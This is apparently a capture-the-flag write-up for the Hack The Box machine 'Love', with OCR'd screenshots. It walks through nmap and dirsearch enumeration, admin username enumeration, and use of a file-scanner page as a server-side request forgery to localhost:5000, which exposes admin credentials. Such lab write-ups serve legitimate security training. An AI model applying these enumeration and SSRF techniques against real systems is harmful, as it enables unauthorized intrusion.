

Love

After we scan the machine we see 2 http ports we should check first.




```
┌──(kali㉿kali)-[~/Desktop/HTB/Love]
└─$ nmap -sC -sV -Pn -T5 10.10.10.239
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-10 21:00 EDT
Warning: 10.10.10.239 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.239
Host is up (0.066s latency).
Not shown: 973 closed tcp ports (conn-refused)
PORT      STATE    SERVICE        VERSION
80/tcp    open     http           Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: Voting System using PHP
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
135/tcp   open     msrpc          Microsoft Windows RPC
139/tcp   open     netbios-ssn    Microsoft Windows netbios-ssn
179/tcp   filtered bgp
311/tcp   filtered asip-webadmin
406/tcp   filtered imsp
443/tcp   open     ssl/http       Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: 403 Forbidden
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProv
| Not valid before: 2021-01-18T14:00:16
|_Not valid after:  2022-01-18T14:00:16
445/tcp   open     microsoft-ds   Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
873/tcp   filtered rsync
1056/tcp  filtered vfo
1149/tcp  filtered bvtsonar
1192/tcp  filtered caids-sensor
1309/tcp  filtered jtag-server
1717/tcp  filtered fj-hdnet
1812/tcp  filtered radius
1914/tcp  filtered elm-momentum
2038/tcp  filtered objectmanager
2393/tcp  filtered ms-olap1
3221/tcp  filtered xnm-clear-text
3306/tcp  open     mysql?
| fingerprint-strings:
|   LANDesk-RC, LPDString, TLSSessionReq:
|_    Host '10.10.14.2' is not allowed to connect to this MariaDB server
5000/tcp  open     http           Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5999/tcp  filtered ncd-conf
7070/tcp  filtered realserver
8300/tcp  filtered tmi
```




```
56738/tcp filtered unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the fol
SF-Port3306-TCP:V=7.94%I=7%D=8/10%Time=64D58825%P=x86_64-pc-linux-gnu%r(TL
SF:SSessionReq,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.2'\x20is\x20not\
SF:x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LPDS
SF:tring,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.2'\x20is\x20not\x20all
SF:owed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LANDesk-RC
SF:,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.2'\x20is\x20not\x20allowed\
SF:x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows
```

To access the site we also need to add the machine’s domain name and IP to /etc/hosts.




```
  GNU nano 7.2
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.0.2.15       dc1.itsafe.co.il
10.0.2.10       ofek.itsafe.co.il
10.0.2.8        vtcsec
10.10.10.172    MEGABANK.LOCAL
10.10.11.222    authority.htb authority.htb.corp htb.corp
10.10.11.208    searcher.htb
10.10.10.239    staging.love.htb www.love.htb
```



```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://10.10.10.239/ -t 50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 220545

Output File: /home/kali/.dirsearch/reports/10.10.10.239/-_23-08-10_21-20-54.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-08-10_21-20-54.log

Target: http://10.10.10.239/

[21:20:54] Starting:
[21:20:55] 301 -  338B  - /images  ->  http://10.10.10.239/images/
[21:20:55] 301 -  338B  - /Images  ->  http://10.10.10.239/Images/
[21:20:55] 301 -  337B  - /admin  ->  http://10.10.10.239/admin/
[21:20:57] 301 -  339B  - /plugins  ->  http://10.10.10.239/plugins/
[21:20:57] 301 -  340B  - /includes  ->  http://10.10.10.239/includes/
[21:21:00] 503 -  402B  - /examples
[21:21:01] 301 -  336B  - /dist  ->  http://10.10.10.239/dist/
[21:21:02] 403 -  421B  - /licenses
[21:21:10] 301 -  338B  - /IMAGES  ->  http://10.10.10.239/IMAGES/
```

In order to get more information on the site we run dirsearch and find a login page for admins.




Voting System

Sign in to start your session

ofek

Cannot find account with the username

When we try to sigh in with a random username we get a message about wrong user and password.




Voting System

Sign in to start your session

admin

Incorrect password

However with admin as a username we only get a message for incorrect password. meaning admin in an existing username.



Free File Scanner Home Demo

Free File Scanner

FFS will scan your files for recognized malware signatures.

Our purpose is to provide a easy online file scanner to protect the internet folks from well known malware viruses and worms.

Sign up today

We are not live yet please subscribe to get updates


admin

admin

Submit

© Valentine Corpotation. All Rights Reserved.

Using the domain name we get into the site and see it scans file via IP address.



Specify the file url:

http://127.0.0.1:80

Enter the url of the file to scan

Scan file

Voting System

Sign in to start your session

Voter's ID


Password

Sign In

© Valentine Corpotation. All Rights Reserved.

When scanning using localhost all the http ports from the first nmap scan we get results.

port 80 take me back the the Voting System site.


Specify the file url:

File to scan


Enter the url of the file to scan

Bad Request
Your browser sent a request that this server could not understand.
Reason: You're speaking plain HTTP to an SSL-enabled server port.
Instead use the HTTPS scheme to access this URL, please.

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at www.example.com Port 443

© Valentine Corpotation. All Rights Reserved.

Nothing on port 443.



Specify the file url:

http://127.0.0.1:5000

Enter the url of the file to scan

Vote Admin Creds admin: @LoveIsInTheAir!!!!

And we get admin password on port 5000!



